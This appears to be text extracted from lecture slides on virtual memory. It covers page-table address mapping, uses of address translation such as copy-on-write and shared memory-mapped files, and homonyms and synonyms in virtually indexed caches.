
Example: Word addressed machine,  $W = 8$  bits, page size = 4096

$$\text{Amap}(P,W) := \text{PPT}[P] * 4096 + W$$


Note: The Process Page Table (PPT) itself can be paged

(Review introductory operating systems material  
for students lacking CS background)

# Paging - Address Mapping




# What address translation is for




- Two different processes sharing the same physical memory
- Both processes have a virtual address starting at zero

# What address translation is for




- Virtual address space may be larger than physical address space
- Some pages may be absent – OS (re-)allocates when fault occurs
- Virtual address space may be *very* large

# What address translation is for




- Two different processes sharing the same code (read only)

# What address translation is for



- When virtual pages are initially allocated, they all share the same physical page, initialised to zero
- When a write occurs, a page fault results in a fresh writable page being allocated (“Copy-on-Write”)

# What address translation is for



- Two different processes sharing the same memory-mapped file (with both having read and write access permissions)



# Synonyms and homonyms in address translation

## Homonyms (*same sound different meaning*)

- same virtual address points to two different physical addresses in different processes
- If you have a virtually-indexed cache, flush it between context switches - or include a process identifier (PID) in the cache tag

## Synonyms (*different sound same meaning*)

- different virtual addresses (from the same or different processes) point to the same physical address
- in a virtually-indexed cache
  - a physical address could be cached twice under different virtual addresses
  - updates to one cached copy would not be reflected in the other cached copy
  - solution: make sure synonyms can't co-exist in the cache, e.g., OS can force synonyms to have *the same index bits in a direct mapped cache* (sometimes called page colouring)




(a nice explanation in more detail can be found at <http://www.ece.cmu.edu/~jhoe/course/ece447/handouts/L22.pdf>)  
Maybe also see <http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi0344h/BEIBFJEA.html>

# Fast cache hits by avoiding translation:

## Index with physical (untranslated) portion of address


- If the cache index consists only of physical (untranslated) bits of the address,
  - We can start tag access in parallel with translation
  - so we can compare to physical tag



# Fast cache hits by avoiding translation:

## Index with physical (untranslated) portion of address

